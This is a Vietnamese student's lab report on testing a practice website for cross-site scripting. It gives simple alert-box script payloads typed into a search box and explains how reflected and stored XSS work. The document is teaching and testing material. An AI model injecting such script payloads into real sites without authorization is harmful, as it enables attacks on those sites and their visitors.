**BÁO CÁO BÀI THỰC HÀNH SỐ 9**

**KIỂM THỬ LỖ HỔNG XSS và CSRF**

Họ và tên: Trần Thiên Nam

Lớp: CNPM3\_K10


Bài làm

**Phần 1: Kiểm thử XSS**


**Thực hiện kiểm thử lỗ hổng XSS trên website: chọn 1 trong các trang sau để thử nghiệm**

Link: <http://www.webscantest.com>

**Câu 1: Thực hiện kiểm thử lỗ hổng XSS để thực thi đoạn mã hiển thị thông báo có chứa 4 số cuối MSSV.**



* Tham số đầu vào:
  + Hộp input search
* Giá trị đầu vào:
  + Hợp input search: String
* Các bước kiểm thử và phán đoán: 0-1 điểm theo các bước kiểm thử và logic trong phán đoán:
  + Giờ hãy kiểm thử xem nó có lỗ hổng bảo mật XSS hay không?
    - Hãy kiểm nó thử nhập input vào đó đoạn sau đây:
      * <script>alert(“1050080275”)</script>



* Giá trị kiểm thử cho thấy lỗ hổng và giải thích:
  + Nhận thấy rằng website này có lỗ hổng bảo mật XSS khi nhập câu lệnh script của javascript ở trên.
  + Như vậy website đang xử lý ô input search như trên ảnh. Website cho phép xử lý dữ liệu đầu vào chưa được kĩ càng khiến cho việc lỗ hổng bảo mật XSS xảy ra. Lỗi này có thể do các lỗ hổng bảo mật cũ từ các framework cũ.
  + Ví dụ bảo mật kém ở đây khiến lỗ hổng XSS xảy ra:

Phân đoạn mã JSP sau đây đọc ID nhân viên, eid, từ HTTP yêu cầu và hiển thị nó cho người dùng.




Mã trong ví dụ này hoạt động chính xác nếu chỉ chứa văn bản chữ và số tiêu chuẩn. Nếu có giá trị bao gồm siêu ký tự hoặc mã nguồn, thì mã sẽ được thực thi bởi web khi nó hiển thị phản hồi HTTP.eideid

Ban đầu, đây có vẻ không phải là một lỗ hổng lớn. Sau tất cả, tại sao ai đó lại nhập một URL khiến mã độc chạy trên máy tính của riêng họ? Mối nguy hiểm thực sự là kẻ tấn công sẽ tạo ra URL độc hại, sau đó sử dụng e-mail hoặc thủ thuật kỹ thuật xã hội để thu hút nạn nhân truy cập liên kết đến URL. Khi nạn nhân nhấp vào liên kết, chúng vô tình phản ánh nội dung độc hại thông qua các đối tượng dễ bị tổn thương ứng dụng web trở lại máy tính của họ. Cơ chế này của khai thác các ứng dụng web dễ bị tấn công được gọi là Reflected XSS.

* + Ví dụ bảo mật kiểm tra dữ liệu đầu vào:

Phân đoạn mã JSP sau đây truy vấn cơ sở dữ liệu cho một nhân viên có ID đã cho và in tên của nhân viên tương ứng.




Như trong Ví dụ 1, mã này hoạt động chính xác khi các giá trị của name cư xử tốt, nhưng nó không làm gì để ngăn chặn việc khai thác nếu chúng không. Một lần nữa, mã này có thể ít nguy hiểm hơn vì giá trị của name được đọc từ một cơ sở dữ liệu, mà nội dung của nó dường như được quản lý bởi ứng dụng. Tuy nhiên, nếu giá trị của tên bắt nguồn từ dữ liệu do người dùng cung cấp, sau đó cơ sở dữ liệu có thể là một đường dẫn cho các dữ liệu độc hại nội dung. Không có xác thực đầu vào thích hợp trên tất cả dữ liệu được lưu trữ trong cơ sở dữ liệu, kẻ tấn công có thể thực hiện các lệnh độc hại trên web của người dùng trình duyệt. Loại khai thác này, được gọi là Stored XSS, đặc biệt xảo quyệt vì sự gián tiếp do kho dữ liệu gây ra làm cho nó nhiều hơn khó xác định mối đe dọa và tăng khả năng Tấn công sẽ ảnh hưởng đến nhiều người dùng. XSS bắt đầu ở dạng này với các trang web cung cấp "sổ lưu bút" cho khách truy cập. Những kẻ tấn công sẽ bao gồm JavaScript trong các mục nhập sổ lưu bút của họ và tất cả khách truy cập tiếp theo vào trang sổ lưu bút sẽ thực thi mã độc.


**Câu 2**

**Thực hiện kiểm thử lỗ hổng XSS để thực thi đoạn mã hiển thị thông báo có chứa tên của sinh viên.**

**Điểm cho mỗi tham số đầu vào đã kiểm thử được:**


****

* Tham số đầu vào:
  + Hộp input search
* Giá trị đầu vào:
  + Hợp input search: String
* Các bước kiểm thử và phán đoán: 0-1 điểm theo các bước kiểm thử và logic trong phán đoán:
  + Giờ hãy kiểm thử xem nó có lỗ hổng bảo mật XSS hay không?
    - Hãy kiểm nó thử nhập input vào đó đoạn sau đây:
      * <script>alert(“tran thien nam”)</script>

